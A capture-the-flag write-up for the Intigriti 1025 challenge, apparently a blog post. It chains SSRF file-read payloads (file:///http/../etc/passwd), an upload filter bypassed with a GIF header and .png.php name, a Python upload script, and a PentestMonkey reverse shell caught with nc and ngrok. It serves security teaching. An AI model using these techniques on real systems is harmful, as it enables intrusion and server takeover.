Introduction
This month’s challenge from Intigriti was a remote code execution (RCE) challenge with the goal to find a flag.
Solution
TL;DR
The Intigriti 1025 challenge involved exploiting a PHP web app that used cURL to fetch remote images. By leveraging the file:// protocol, local files could be read and a hidden upload endpoint protected by a simple header check could be found. The upload validation could be bypassed using a GIF header and double extension (.png.php), allowing arbitrary PHP code upload. Executing the uploaded file granted remote code execution (RCE). Uploading a reverse shell granted access to a server shell, and access to the flag.
Recon
Upon entering the challenge page, we get some functionality to enter an image URL using an input box. From the address bar we can also see that the programming language used is PHP.

Entering a simple string like test reveals some input validation.


Submitting an invalid host such as http://test reveals additional details about how input is processed. From the responses, it’s clear the backend relies on PHP’s cURL library.

Taking a look at the headers doesn’t reveal much more information other than the PHP version.
Taking a look at the cURL man page, we can find all supported protocols. This includes file://, which would be able to return the contents of a file on the remote server.
Testing if the file:// protocol is supported and working, we can enter file:///http to test.

From this we now know that the file:// protocol is supported, but the file /http doesn’t exist on the server.
Reading Files

To get around the requirement of http in the input URL, we can use path traversal techniques to read arbitrary files on the system. For example, if we would enter file:///http/../etc/passwd the path will resolve to /etc/passwd.
Testing this on the challenge page successfully returns the /etc/passwd file.
From here we can start reading files, for example configuration files for the web server. But to know what files to read, we first need to identify the running web server. To do this, we can read the file /proc/self/cmdline, using the payload file:///http/../proc/self/cmdline.

Now we know that the web server is apache2. Using this we can start exploring the default Apache2 configuration files. For example:
/etc/apache2/apache2.conf/etc/apache2/sites-available/000-default.conf/etc/apache2/sites-enabled/000-default.conf
Reading the 000-default.conf file reveals some interesting information.

Here we find an uploads directory and another PHP script, upload_shoppix_images.php, which is protected by a header, is-shoppix-admin, which should be set to true to be able to access the script. We also have the complete path to the web-root, so we can read the script to find out what it does.
Entering file:///http/../var/www/html/upload_shoppix_images.php we get the complete script. The following is the PHP code from the script.
<?php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $file = $_FILES['image'];
    $filename = $file['name'];
    $tmp = $file['tmp_name'];
    $mime = mime_content_type($tmp);

    if (
        strpos($mime, "image/") === 0 &&
        (stripos($filename, ".png") !== false ||
         stripos($filename, ".jpg") !== false ||
         stripos($filename, ".jpeg") !== false)
    ) {
        move_uploaded_file($tmp, "uploads/" . basename($filename));
        echo "<p style='color:#00e676'>✅ File uploaded successfully to /uploads/ directory!</p>";
    } else {
        echo "<p style='color:#ff5252'>❌ Invalid file format</p>";
    }
}
?>
Uploading Files and Gaining RCE
Taking a look at the validation routine, we can see that it gets the mime-type for the uploaded file, matches the output to check if it starts with image/. Then it also checks if the uploaded file name contains .png, .jpg or .jpeg. This means we can’t just upload some PHP script directly to the server.
However, we can try to bypass the validation to upload a PHP script. To satisfy the mime-type check, we could craft a file containing the magic bytes for a image file like PNG or GIF. The easiest file type to spoof is GIF, since its magic bytes (GIF87a or GIF89a) are ASCII text.
The extension check is easier to bypass because stripos() merely checks if the substring exists anywhere in the filename rather than validating its ending.
Using this information, we can craft a test file that we can try to upload.
GIF87a
<?php
    echo "test";
?>
If we can upload this file with the name test.png.php, we should be able to access the file at /uploads/test.png.php and hopefully get code execution.
To upload the file we could write a Python script so we can POST the data and set the Is-Shoppix-Admin easily.
#!/usr/bin/env python3
import requests


php_code = """
<?php
    echo "test";
?>
"""


def post_file(url, file_name):
    data = b"GIF87a"
    data = data + php_code.encode('utf-8')
    files = {'image': (file_name, data)}
    header = {
        "Is-Shoppix-Admin": "true"
    }
    response = requests.post(url, files=files, headers=header)
    return response


if __name__ == "__main__":
    target_url = "https://challenge-1025.intigriti.io/upload_shoppix_images.php"

    file_name = "test.png.php"
    response = post_file(target_url, file_name)
    print("Response Status Code:", response.status_code)

    res = requests.get(
        f"https://challenge-1025.intigriti.io/uploads/{file_name}")
    print(res.text)
Running the script should return:
Response Status Code: 200
GIF87a
test
This shows that we can execute PHP code on the server.
Now we can update the payload to a reverse shell. revshells.com has a couple of PHP reverse shells we can use, for example the PHP PentestMonkey shell.
Next, we set up a listener for the incoming reverse shell connection. This can be done using netcat: nc -lvnp 4444. This will listen to the port 4444 for incoming connections. If we’re not on a public IP, we also have to set up a tunnel. For this ngrok can be used with ngrok tcp 4444.
Now when we’re all set up with a new reverse shell payload and our listener, we can upload the new file and execute the script. After requesting the script, we get a connection to our listener.
Listening on 0.0.0.0 4444
Connection received on 127.0.0.1 40406
Linux challenge-1025-67674965cc-qfxf4 6.8.0-1029-gke #33-Ubuntu SMP Wed Jul 16 02:43:55 UTC 2025 x86_64 GNU/Linux
 15:16:54 up 22:22,  0 users,  load average: 33.06, 19.93, 10.72
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU  WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@challenge-1025-67674965cc-qfxf4:/$
Listing the files in the root, we get the following listing:
93e892fe-c0af-44a1-9308-5a58548abd98.txt
bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
Reading the file 93e892fe-c0af-44a1-9308-5a58548abd98.txt returns the flag: INTIGRITI{ngks896sdjvsjnv6383utbgn}.
Bonus – Unintended Solution
We can also use cURL to list the directories using the file:// protocol. Sending the payload file:///http/../ returns the file listing of the root.

Now we can read the flag file using file:///http/../93e892fe-c0af-44a1-9308-5a58548abd98.txt

 kza
kza 
Nice write up brother.
LikeLike